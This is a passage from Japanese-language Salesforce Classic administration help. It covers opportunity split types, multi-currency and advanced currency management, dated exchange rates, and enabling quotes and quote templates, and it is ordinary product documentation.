  - 合計で 100% になる分割種別を有効化した場合、新しい商談分割レコードには、所有者のデフォルトエントリが含まれます。この所有者は、初期設定では分割金額の 100% を受け取ります。(これらの追加レコードには、データストレージがさらに必要です。この余分なストレージ量の要件による Salesforce 組織への影響については、Salesforce ヘルプで「ストレージリソースの監視」を検索してください)。
- 無効な分割種別を含め、最大 5 個の分割種別を設定できます。商談分割種別の名前の変更、一時的な無効化、完全な削除を行うには、[商談分割] 設定ページに戻って [分割種別を編集] をクリックします。分割種別を削除すると、分割データが削除されます。デフォルトの分割種別は削除できません。
- [分割の編集中にユーザが商談チームにメンバーを追加できるようにする] が選択されていない場合、ユーザを商談分割に追加するには [商談チーム] に追加済みである必要があります。

適切な時間帯

商談分割を有効にすると、Salesforce 組織内のすべての商談で分割を設定するプロセスが開始します。処理する商談レコード数によっては、このプロセスに数時間かかる場合があります。プロセスの進行中も Salesforce で作業を行うことはできます。自動化されたメール通知によって、スクリプトの最新状況が通知されます。このプロセスは夜間に実行することをお勧めします。

無効な通貨

過去に有効であっても現在は無効な通貨が Salesforce 組織に存在する場合、このような通貨を使用する商談レコードが存在する可能性があります。これらのレコードは分割の有効化プロセスの対象になりますが、通貨が無効であるためプロセスが失敗する原因になります。失敗を防ぐため、または発生した失敗を修正するためには、次の操作を実行します。

- 分割の有効化中に無効な通貨を有効にする (プロセスの完了後に再び無効にできます)。
- 無効な通貨を含む商談を削除する。無効な通貨を含む商談が Salesforce 組織にわずかしかなく、レポートや履歴に不要な場合は、この方法が最適です。

無効なユーザ

無効な通貨と同様に、過去に商談に携わっていた無効なユーザが Salesforce 組織内に存在する場合、そのユーザが所有する商談レコードがまだ存在する可能性があります。分割の有効化プロセスはそれらのレコードにアクセスしますが、ユーザが無効であるためプロセスが失敗する原因になります。失敗を防ぐため、または発生した失敗を修正するためには、次の操作を実行します。

- 分割の有効化中に無効なユーザを有効にする (プロセスの完了後に再び無効にできます)。
- 無効なユーザが所有するすべての商談を削除する。無効なユーザが所有する商談がSalesforce組織にわずかしかなく、レポートや履歴に不要な場合は、この方法が最適です。

処理中の一括操作

一括移行やチームメンバーの一括再割り当てなどの一括操作を実行している場合、商談分割を同時に有効にすると、有効化に失敗することがあります。商談分割の有効化を開始する前に、一括操作がすべて完了していることを確認します。

商談分割の有効化

営業担当が簡単に商談に関してコラボレーションし、商談の収益をチームメンバーと共有できるようにします。

1. [設定]から、［クイック検索］ボックスに「*商談の分割*」と入力し、[設定]を選択します。
2. [商談の分割の設定] をクリックします。
3. ビジネスプロセスを適切に反映するには、次のいずれかの操作を実行します。
   - ［商談 – 金額］項目に基づくデフォルトの収益分割およびオーバーレイ分割の名前を変更するか、無効化します。
   - [新しい分割種別を追加]をクリックして別の通貨項目を分割し、その項目の分割の合計を100%にする必要があるかどうかを指定します。
4. 変更内容を保存します。
5. [商談分割] 関連リストを表示するページレイアウトを選択します。
6. カスタマイズされたページレイアウトを持つユーザが関連リストを表示できるようにするには、［ユーザのカスタマイズされた関連リストに追加］を選択します。
7. 変更内容を保存します。
8. チームをより迅速に変更できるようにするには、[分割の編集中にユーザが商談チームにメンバーを追加できるようにする]をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

ユーザ権限

商談分割を有効にする
- 「アプリケーションのカスタマイズ」

営業担当が売上予測に分割を含められるようにする方法は、「コラボレーション売上予測の売上予測種別の有効化」を参照してください。

関連トピック:

チームセリング設定の有効化
商談分割の作成
レコードの所有者の変更

カスタム商談分割種別の作成

業務をより良く反映するように、商談通貨項目のカスタム商談分割種別を作成します。収益分割とオーバーレイ分割以外に 3 つまで、使用する種別を作成できます。その後、各種別の合計が常に 100% になるかどうかを指定します。

メモ: カスタム通貨項目および積み上げ集計項目を含む、商談に作成されたほとんどの通貨項目を分割することはできますが、数式通貨項目は分割できません。

1. Salesforce 組織でカスタム分割種別を有効にするには、Salesforce にお問い合わせください。

   商談分割種別への変更は、バックグラウンドプロセスで実行されます。プロセスが完了すると、メールで通知されます。変更が完了するまで、商談の分割は編集しないことをお勧めします。

2. [設定]から、[クイック検索]ボックスに「*商談の分割*」と入力し、[設定]を選択して、[分割種別を編集] をクリックします。
3. [+ 新しい分割種別を追加] をクリックします。
4. 必要に応じて、設定を定義します。
5. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

ユーザ権限

商談のカスタム分割種別を作成する
- 「アプリケーションのカスタマイズ」

商談分割種別を削除する場合の考慮事項

通常は最大 5 つの分割種別がありますが、別の分割種別が必要な場合は、いずれかの商談分割種別を*無効化*します。または、ほとんど使用しない種別を*削除*してストレージを削減します。商談分割種別を無効化または削除する前に、次の重要な点を考慮してください。

- 分割種別は、基盤となるデータの保存中に無効化して Salesforce インターフェースから削除します。これにより、後で再有効化できます。
- 分割種別を削除すると、すべての関連データが完全に削除されます。
- 分割種別を無効化または削除する手順は、次のとおりです。
  - 「アプリケーションのカスタマイズ」権限が必要です。
  - [商談分割設定] にアクセスします。
- Salesforce 組織に多数の商談がある場合、分割種別を削除するスクリプトの処理に数時間かかることがあります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

関連トピック:

商談分割の無効化の考慮事項

商談分割の有効化

商談分割の複数行レイアウトの編集の考慮事項

営業担当が商談分割を編集するときに Salesforce に表示される項目をカスタマイズする前に、次の重要事項を考慮します。

- レイアウトを編集するには「アプリケーションのカスタマイズ」権限が必要です。
- リッチテキスト項目または複数選択リストを商談分割の複数行レイアウトに追加することはできません。
- リッチテキスト項目および複数選択リストは、商談分割の詳細ページで編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

商談分割の無効化の考慮事項

Salesforce 組織で商談分割を使用していない場合は、この機能を無効にすることができます。その前に、次の重要事項を考慮します。

- 商談分割を無効にすると、元に戻せません。失われた分割データは取得できません。
- 商談分割を無効にすると、次のようになります。
  - 組織のすべての商談の分割が削除される。
  - 分割レポートが削除される。
  - 分割レポートテンプレートを使用して作成されたカスタムレポートは [レポート] タブに引き続き表示されるが、アクセスはできなくなる。
- 商談分割を無効にする手順は、次のとおりです。
  - 「アプリケーションのカスタマイズ」権限が必要です。
  - 商談分割の設定にアクセスします。
- 組織に多数の商談がある場合、分割を無効化するスクリプトの処理に数時間かかる場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

関連トピック:

チームセリング設定の無効化の考慮事項

商談分割種別を削除する場合の考慮事項

通貨の管理

マルチ通貨の管理

商談、売上予測、見積、レポート、およびその他のデータでマルチ通貨を使用するように組織を設定できます。

1. 組織で使用するマルチ通貨を有効にします。
2. マスタ通貨を指定するには、[設定] から、［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択して、[マスタ通貨の設定] をクリックします。
3. 組織で使用する他の通貨を有効にするには、[有効な通貨] 関連リストの [新規] をクリックします。
4. 期間指定換算レートを使用するには、高度な通貨管理を有効にします。
5. 新しい通貨の変換レートを設定します。「換算レートの編集」を参照してください。高度な通貨管理を有効にしてある場合は、「期間指定換算レートの編集」 (ページ 2269)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

マルチ通貨の使用

国際的な企業では、商談、売上予測、レポート、見積、およびその他の通貨項目でマルチ通貨を使用できます。システム管理者は、本社が使用する通貨である「マスタ通貨」を設定します。システム管理者はまた、有効な通貨とマスタ通貨に対する相対換算レートのリストも管理します。有効な通貨は、組織が事業を行っている国を表します。通貨金額項目に使用できるのは有効な通貨のみです。

各ユーザには個人設定の通貨があり、目標、売上予測(使用する売上予測バージョンによって異なる)、商談、見積、レポートのデフォルト通貨として使用されます。ユーザは、商談を作成し、他の有効な通貨を使用して金額を入力することもできます。

通貨項目を含む標準およびカスタムオブジェクトレコードのすべてに、そのレコードのすべての金額項目で使用する通貨を指定する項目があります([編集]をクリックすると、レコードのこの編集可能な［通貨］項目が表示されます)。たとえば、［取引先通貨］を「USD」(アメリカドル)に設定し、アメリカの取引先のいずれかで［年間売上］がドルで表示されるようにすることができます。すべての通貨金額は、レコードのデフォルト通貨で表示されます。ユーザの個人設定の通貨がレコードの通貨と異なる場合、システム管理者は括弧内に個人設定の通貨による金額も表示するかどうかを指定できます。レコードのデフォルト通貨を変更した場合、通貨金額は換算されません。新しい通貨コードが表示されるだけです。

メモ: 組織で高度な通貨管理を使用している場合、商談完了日によって、通貨金額を表示するときに使用される換算レートが決まります。

使用する売上予測バージョンに応じて、売上予測通貨金額は、ユーザの個人設定の通貨に換算されます。さらに、マネージャの場合、チームの商談、売上予測、見積、およびその他のデータがマネージャの個人設定の通貨に換算されて積み上げ集計されます。マネージャは、ドリルダウンしてデータを本来の通貨で表示することもできます。すべての換算と積み上げ集計は自動的に行われます。

レポートの金額はそれぞれのオリジナルの通貨で表示されますが、有効な通貨であれば表示することができます。[表示]>[通貨]から通貨を選択して、レポートの合計に使用する通貨を変更できます。デフォルト値はユーザの個人設定の通貨です。すべての金額に対して、[変換済み]列を表示するように選択できます([変換された年間売上]など)。[変換済み]列には、選択した通貨で金額が表示されます。

カスタム数式項目は、特定の通貨に関連付けられていません。数式項目の結果が通貨金額の場合、関連付けられたレコードの通貨で表示されます。このルールは、さまざまな通貨の項目を使用する差し込み項目を参照するクロスオブジェクト数式や、ワークフロールールおよび承認プロセスの数式にも適用されます。ただし、数式ではなく検索条件を使用するワークフロールールおよび承認プロセスでは、すべての通貨値はマスタ通貨に換算されます。

Apexで通貨項目が参照される場合、組織のマルチ通貨を無効にできません。たとえば、Apexコードで[取引先通貨]項目(コードでは `CurrencyIsoCode` として表される)が参照される場合、マルチ通貨を無効にすることはできません。

関連トピック:

- マルチ通貨の有効化

マルチ通貨の有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

組織でマルチ通貨を有効化する手順は、次のとおりです。

1. マルチ通貨の有効化による影響についてよく理解します。
2. [設定]から、[クイック検索]ボックスに「*組織情報*」と入力し、[組織情報]を選択して、[編集]をクリックします。選択した通貨のロケールが、現在および将来のレコードに使用するデフォルトの通貨になることを確認します。[マルチ通貨の有効化のサポートを許可]を有効にして、変更を保存します。

   メモ: この設定は、マルチ通貨の有効化の承認対象となる特定の組織を検証するために使用されます。Salesforceに要求が送信されることはありません。通常のサポートプロセスを通じて要求を送信します。

3. マルチ通貨を有効にするには、Salesforceに連絡します。次の情報を提供する準備をしておきます。
   - 組織ID(本番またはSandbox)
   - 現在の通貨のロケールが現在および将来のレコードで使用するデフォルトの通貨スタンプ(USD、EUR、GBPなど)になることを理解していることの確認
   - マルチ通貨をいったん有効化すると、無効化できないことを理解していることの確認
   - マルチ通貨の有効化を組織に代わって要求できる権限が与えられたシステム管理者であることの確認
   - 組織のデータ使用量に応じてこの組織が特定期間ロックアウトされることに同意することの確認

メモ: 大規模な組織の場合、平日のパフォーマンス上の問題を避けるため、週末にマルチ通貨を有効化することがあります。

関連トピック:

- マルチ通貨の有効化による影響
- マルチ通貨の管理
- 高度な通貨管理について

マルチ通貨の有効化による影響

マルチ通貨を有効化すると、組織で永続的な変更が実行されます。組織の移行を円滑に行うため、有効化する前にこれらの影響に留意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- 組織でマルチ通貨を有効化すると、無効化できません。
- Salesforce の担当者と連携して、マルチ通貨の有効化に最も適した時間帯を決定します。有効化処理によって組織が一時的にロックされ、すべてのインテグレーション処理およびユーザログインができなくなります。ロックアウト期間は、組織で使用するデータ容量によって異なります。
- 有効化を行うと、有効化要求で指定したデフォルトの通貨コードを使用して、既存のレコードにスタンプが付けられます。たとえば、USD および EUR を使用するレコードが組織に含まれている場合、有効化を行う前にそれらのレコードをすべて同じデフォルト通貨に切り替えます。Salesforce の有料実装サービスでは、このような変換のサポートもご利用いただけます。
- 取引先、リード、ケース、商談、商談商品、商談商品スケジュール、キャンペーン商談などの標準オブジェクトとカスタムオブジェクトには、マルチ通貨がサポートされる通貨項目があります。これらのオブジェクトと項目に関連するレポートでもマルチ通貨がサポートされます。デフォルトでは、これらのオブジェクトのページレイアウトにマルチ通貨と互換性のある項目があります。この項目により、レコードの通貨を指定できます。通常、これらの項目は、レコードの作成時または既存レコードの編集時にのみ使用できます。選択した通貨は、主金額項目に使用されます。
- 有効化の後、主通貨は通常どおり表示され、必要に応じてその後に第2通貨金額が括弧内に表示されます。通常、レコードレベルで上書きしない限り、主通貨がデフォルトのマスタ通貨になります。括弧内に表示される金額は、ユーザの個人設定のデフォルト通貨であり、組織で定義された換算レート設定に基づいて計算されます。換算した通貨金額を表示するかどうかを制御するには、[通貨の管理] ページから括弧内の通貨換算を有効化または無効化します。
- レポートでは、デフォルトのマスタ通貨またはレコード用に選択された通貨のどちらかが主通貨に反映されます。第 2 通貨には、レポートを実行しているユーザの個人設定のデフォルト通貨またはレポート条件で使用された通貨が反映されます。
- ユーザは [個人情報] ページで個人設定のデフォルト通貨を指定できます。括弧内の通貨換算が有効な場合、個人設定のデフォルト通貨は第 2 通貨金額 (換算後の金額) として表示されます。個人設定のデフォルト通貨を変更すると、換算後の金額がリアルタイムで更新されます。
- 組織でサポートする通貨リストに通貨を追加した後は、その通貨が無効になっていてもシステム管理者の通貨リストから削除できません。システム管理者のリストに無効な通貨が表示されても、外見上の問題であり、エンドユーザに影響はありません。無効にされた通貨は、エンドユーザには表示されませんが、シ

ステム管理者には引き続き表示されます。テスト時にはこの問題に注意し、最終的に組織で使用する予定の通貨のみを使用することをお勧めします。

- 有効化の後、すべての通貨項目には、通貨の ISO コードが金額の前に表示されます。たとえば、$100 は USD 100 と表示されます。

  メモ: マルチ通貨組織が 1 つの通貨のみを使用する場合は、ISO コードではなく通貨記号を表示するように設定できます。通貨記号を表示するには、[設定] でユーザインターフェースを検索し、[ユーザインターフェース設定] ページの [通貨表示設定] セクションで **[ISO コードではなく通貨記号を表示する]** を選択します。組織で後から他の通貨も有効にすると、ISO コードが表示され、この設定が使用できなくなります。この設定は、標準の Salesforce ユーザインターフェースにのみ適用されます。

- デフォルトでは、組織内の換算後の金額はすべて、組織で定義された現在の換算レートに依存します。換算レートの設定および更新は、手動で行う必要があります。換算レートを変更すると、完了した商談を含む、すべてのレコードの換算金額が自動的に更新されます。

  高度な通貨管理を使用して換算レートの履歴を追跡し、期間指定換算レートを使用することを選択できます。高度な通貨管理では、日付範囲別換算レートのリストを管理できます。商談の換算後の通貨金額は、商談のフェーズに関係なく、指定された完了予定日に基づいて表示されます。完了予定日が別の換算レート期間に変更された場合、換算後の金額に影響が及びます。

  メモ: 期間指定換算レートは、売上予測、他のオブジェクト内の通貨項目、または他の種別のレポートの通貨項目では使用されません。

関連トピック:

マルチ通貨の有効化

マルチ通貨の管理

高度な通貨管理について

通貨の有効化と無効化

マルチ通貨を使用する組織では、通貨を有効化または無効化してサポートする通貨を指定します。

- 有効な通貨 — 組織が業務に使用する通貨を表します。商談、売上予測などの項目には、有効な通貨のみ入力できます。通貨を有効にすると、完全に削除することはできません。
- 無効な通貨 — 組織が過去に使用していた通貨です。無効な通貨を使用している既存のレコードがあっても、無効な通貨で新規に金額を入力することはできません。

新しい通貨を有効にする手順は、次のとおりです。

1. [設定]から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理]を選択します。
2. [有効な通貨] 関連リストの [新規] をクリックします。
3. 通貨を選択します。通貨は、ISO 通貨コード順に並んでいます。
4. マスタ通貨に対する通貨の変換レートを入力します。
5. この通貨を使用して金額を表示するときの小数点以下の桁数を指定します。
6. [保存] をクリックします。

無効な通貨のリストにある通貨を有効にするには、通貨の横にある [有効化] をクリックします。

通貨を無効にするには、通貨の横にある [無効化] をクリックします。マスタ通貨は無効化できません。通貨を無効にしても、その通貨を使用している品目の金額は変更されません。ただし、無効にした通貨を使用して新しい金額を入力することはできなくなります。

メモ: ユーザの個人設定の通貨に設定された通貨を無効化すると、ユーザの通貨は自動的にマスタ通貨に再設定されます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

マルチ通貨の管理
換算レートの編集
高度な通貨管理について

高度な通貨管理について

高度な通貨管理では、Salesforce を使用する商談において、期間指定換算レートを管理することができます。期間指定換算レートによって、特定の日付範囲に換算レートを割り当てることができます。たとえば、1 月 1 日の換算レートが 1 USD に対し 1.39 AUD だったものが、2 月 1 日には 1 USD が 1.42 AUD に変わったとします。1 月 1 日から 2 月 1 日までの間に完了した商談は、最初の換算レート (1 = 1.39) を使用しますが、2 月 1 日以降に完了した商談は、次の換算レート (1 = 1.42) を使用します。

期間指定換算レートは、開始日と換算レートを使用して定義します。それぞれのレートは、終了時刻またはその通貨の次の開始日の前日のどちらかになるまでは有効です。開始日から次の開始日までの期間を、換算レートの日付の範囲と呼びます。こうした範囲は、短期では 1 日、長期では常時となります。

高度な通貨管理の有効化または無効化についての詳細は、「高度な通貨管理の有効化または無効化」(ページ 2267)を参照してください。

高度な通貨管理が初めて有効になると、既存の換算レートは自動的に期間指定換算レートの最初のセットになります。こうしたレートは、別の換算レートのセットを定義するまで有効です。詳細は、「期間指定換算レートの編集」(ページ 2269)を参照してください。

高度な通貨管理を無効化すると、すべての換算で静的な換算レートが使用されます。「換算レートの編集」(ページ 2268)を参照してください。

メモ: 期間指定換算レートは Lightning Experience と Salesforce1 ではサポートされませんが、一部の機能は制限付きで使用できます。[CloseDate] 項目が商談のページレイアウト上にある場合は、商談に正しい金額が表示されます。誰にどのオブジェクトレコードを表示するかはページレイアウトで制御されるため、このページレイアウトが割り当てられているユーザにのみ正しい金額が表示されます。それ以外の場合、表示される金額には、期間指定換算レートが適用される前の元の金額が反映されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

高度な通貨管理を有効にする
- 「アプリケーションのカスタマイズ」

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

高度な通貨管理の考慮事項

- 期間指定換算レートは、商談、商談商品、商談商品スケジュール、キャンペーン商談項目、商談分割、およびこれらのオブジェクトと項目に関連するレポートに使用されます。期間指定換算レートは、売上予測、他のオブジェクト内の通貨項目、または他の種別のレポートの通貨項目では使用されません。
- 高度な通貨管理を使用する組織では、2つの高度な通貨管理オブジェクトの間での積み上げ集計項目の使用をサポートしています。たとえば、積み上げ集計項目は、これら 2 つのオブジェクトで高度な通貨管理が有効になっているため、商談品目オブジェクトから商談オブジェクトに対してサポートされています。ただし、高度な通貨管理を有効化すると、取引先オブジェクトに合算される商談オブジェクト上に通貨を計算する積み上げ集計項目は作成できません。また、取引先オブジェクトの商談通貨項目を検索条件にはできません。商談オブジェクト上の既存の通貨関連の積み上げ集計項目はすべて無効になり、その値は以後、計算されなくなります。組織で高度な通貨管理を有効化すると、商談と取引先、または商談とカスタムオブジェクトを使用する積み上げ集計項目は削除する必要があります。

- キャンペーン商談項目は、キャンペーン通貨の金額を計算するときに期間指定換算レートを使用しますが、こうした金額をユーザ通貨に変換するときには使用されません。
- クロスオブジェクト数式では、常に静的換算レートを使用して通貨換算を行います。
- [高度な通貨管理]が有効である場合、<apex:inputField> コンポーネントまたは <apex:outputField> コンポーネントを使用する Visualforce ページを [高度な通貨管理] をサポートする通貨項目にバインドすることはできません。

関連トピック:

マルチ通貨の管理

通貨の有効化と無効化

高度な通貨管理の有効化または無効化

高度な通貨管理を有効にする手順は、次のとおりです。

1. 組織で使用するマルチ通貨を有効にします。詳細は、「マルチ通貨の管理」(ページ 2261)を参照してください。
2. [設定]から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理]を選択します。
3. [有効化] をクリックします。
4. 確認メッセージが表示されたら、［はい。高度な通貨管理を有効にします。］を選択し、[有効化] をクリックします。

高度な通貨管理が初めて有効になると、既存の換算レートは自動的に期間指定換算レートの最初のセットになります。こうしたレートは、別の換算レートのセットを定義するまで有効です。

高度な通貨管理を無効にする手順は、次のとおりです。

1. [設定]から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理]を選択します。
2. [無効化] をクリックします。
3. 確認メッセージが表示されたら、［はい。高度な通貨管理を無効にします。］を選択し、[無効化] をクリックします。

高度な通貨管理を無効化すると、すべての換算で静的な換算レートが使用されます。「換算レートの編集」(ページ 2268)を参照してください。

高度な通貨管理が有効になっている場合は、Visualforce の <apex:inputField> and <apex:outputField> コンポーネントで通貨項目を表示することはできません。

関連トピック:

高度な通貨管理について

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

高度な通貨管理を有効にする

- 「アプリケーションのカスタマイズ」

換算レートの編集

換算レートを編集することによって、有効な通貨と無効な通貨およびマスタ通貨の間の静的換算レートを管理できます。これらの換算レートは、ユーザの組織で使用されるすべての通貨項目に適用されます。組織によっては、これらの換算レートの他に、商談および商談商品用の期間指定換算レートが使用されている場合があります。

1. [設定] で [通貨の管理] を検索します。
2. 高度な通貨管理を使用する場合は、[通貨の管理] をクリックします。
3. [有効な通貨] リストまたは [無効な通貨] リストで、[換算レートの編集] をクリックします。
4. マスタ通貨と他の通貨の間の換算レートを入力します。
5. [保存] をクリックします。

換算レートを変更すると、通貨金額は新しいレートを使用して更新されます。前の換算レートは保存されません。商談、売上予測、およびその他の金額の中で行われる変換では、現在の換算レートが使用されます。

組織で高度な通貨管理を有効にしている場合は、商談および商談商品の通貨項目の期間指定換算レートも管理できます。

メモ:

- 通貨の変動による収益の増減は把握できません。
- 換算レートを変更すると、積み上げ集計項目の一括再計算が実行されます。この再計算には、影響を受けるレコードの件数によって、最長 30 分かかります。
- API を使用して換算レートを変更することもできます。ただし、同じ通貨項目で別の積み上げ集計の再計算が進行中の場合は、そのジョブの経過時間がトリガした再計算ジョブに影響を与えます。API を使用して通貨レートの変更を要求したときに関連ジョブが進行中の場合は、次のようになります。
  - 同じ通貨項目の別の再計算が 24 時間以内に開始された場合、通貨レートの変更は保存されません。ジョブを後から再試行するか、[設定] の [通貨の管理] から通貨レートを変更します。[設定] から変更を開始すると、古いジョブが停止し、再計算の実行がトリガされます。
  - 同じ通貨項目の別の再計算が 24 時間以上前に開始された場合、通貨レートの変更を保存して、ジョブを開始できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

再計算ジョブの状況を確認するには、[設定] で [バックグラウンドジョブ] ページを表示します。

関連トピック:

- 個人設定の通貨または組織の通貨の設定
- 高度な通貨管理について
- マルチ通貨の管理
- 通貨の有効化と無効化

期間指定換算レートの編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

新しい期間指定換算レートを追加する手順は、次のとおりです。

1. [設定]から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択します。
2. [期間指定換算レートの管理] をクリックします。
3. [新規換算レート] をクリックします。
4. 換算レートが有効になる日付を入力します。
5. 換算レートを入力します。

   メモ: 換算レートのデフォルトは、現在の換算レートです。通貨の新しい換算レートを設定したくなければ、換算レートを削除します (項目を空白にしておきます)。
6. 新しい期間指定換算レートを保存するには、[保存] をクリックします。

既存の期間指定換算レートを表示する手順は、次のとおりです。

1. [設定]から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択します。
2. [期間指定換算レートの管理] をクリックします。
3. 表示する日付の範囲を、日付を入力して [Go!] をクリックするか、[前の期間] または [次の期間] をクリックして選択します。

特定の通貨の期間別変換レートを削除する手順は、次のとおりです。

1. [設定] から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択します。
2. [期間指定換算レートの管理] をクリックします。
3. 編集する通貨の名前をクリックします。
4. 削除する日付の範囲の [削除] をクリックします。

   希望する日付の範囲が表示されない場合は、［開始日の定義が次の範囲内にあるすべての換算レートを表示:］項目に日付を入力し、[Go!] をクリックします。

特定の通貨の期間別変換レートを編集する手順は、次のとおりです。

1. [設定] から［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択します。

2. [期間指定換算レートの管理] をクリックします。
3. 編集する通貨の名前をクリックします。
4. 編集したい日付の範囲の[編集]をクリックします。希望する日付の範囲が表示されない場合は、［開始日の定義が次の範囲内にあるすべての換算レートを表示:］項目に日付を入力し、[Go!] をクリックします。
5. 換算レートを編集して、日付の範囲の新しい値に設定し、[保存] をクリックします。

関連トピック:

高度な通貨管理について
マルチ通貨の管理
通貨の有効化と無効化

見積の有効化とカスタマイズ

見積の有効化

営業担当が、会社で提供する商品およびサービスの価格を顧客に提示しやすくします。

1. [設定] から、［クイック検索］ボックスに「*見積設定*」と入力し、[見積設定] を選択します。
2. ［見積の有効化］を選択します。
3. 変更内容を保存します。
4. 標準の商談ページレイアウトに[見積]関連リストを表示するには、［商談のレイアウト］を選択します。
5. ユーザがカスタマイズしたすべての商談ページレイアウトに [見積] 関連リストを追加するには、［各ユーザの「マイディスプレイのカスタマイズ」に変更を反映させる （関連リストの表示）］を選択します。
6. 変更内容を保存します。

メモ: 次の場合は、見積機能を無効にできません。

- レコードに、数式項目、トリガ、ワークフロールール、承認プロセスなどのアプリケーションのカスタマイズから見積、見積品目名、または見積PDFへの参照がある場合。これらの参照を削除してから機能を無効にします。
- 見積が商談と同期している場合。同期している各見積の詳細ページで、同期を停止してから機能を無効にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積を有効または無効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

見積

見積テンプレート

見積テンプレートを使用すると、営業担当が会社の商品およびサービスの見積を作成する方法をカスタマイズできます。営業担当は、見積レコードから標準またはカスタマイズされた見積テンプレートを選択して、見積 PDF を生成し、顧客にメール送信できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

見積テンプレートの作成に関する考慮事項

見積テンプレートを作成する前に、次のいくつかの重要事項に留意してください。

見積テンプレートの作成、プレビュー、および有効化

営業担当が見積 PDF を作成するときに選択できるテンプレートを作成して、会社の見積 PDF のデザインを定義します。

見積テンプレートの拡張

見積テンプレートを作成したら、機能を追加して拡張します。

見積テンプレートの作成に関する考慮事項

見積テンプレートを作成する前に、次のいくつかの重要事項に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 見積 PDF では、右から左へ記述される言語はサポートされません。テキストは左揃えで表示されます。
- アラビア語や日本語など Unicode 言語の [テキスト/画像項目] では、テキスト書式設定を使用できません。これらの言語をプレーンテキストで表示できるようにするには、Salesforce に連絡し、見積 PDF のリッチテキストエリア項目で外部文字をサポートする機能を有効にするように依頼してください。
- 見積では高度な通貨管理を使用できません。
- 見積テンプレートの [テキスト/画像項目] で使用可能な最大文字数は 32,000 文字です。この数には、テキストの書式設定に使用される非表示の HTML 文字も含まれます。
- 状況によって、項目が見積テンプレートのパレットや、テンプレートから作成された PDF に表示されないことがあります。
  - 項目のデフォルト値が 225 文字を超える場合は、見積テンプレートにテキストエリアまたはテキスト項目を含めることができません。
  - 項目レベルセキュリティ設定によってユーザが項目を表示または更新できない場合は、テンプレートにその項目が含まれていても、テンプレートから作成された PDF にその項目は表示されません。PDF には参照のみの項目が表示されます。
  - 見積ページレイアウトに項目は表示されているが、特定の見積にデータがない場合、その項目は見積テンプレートのパレットには表示されますが、PDF が作成されるときには表示されません。
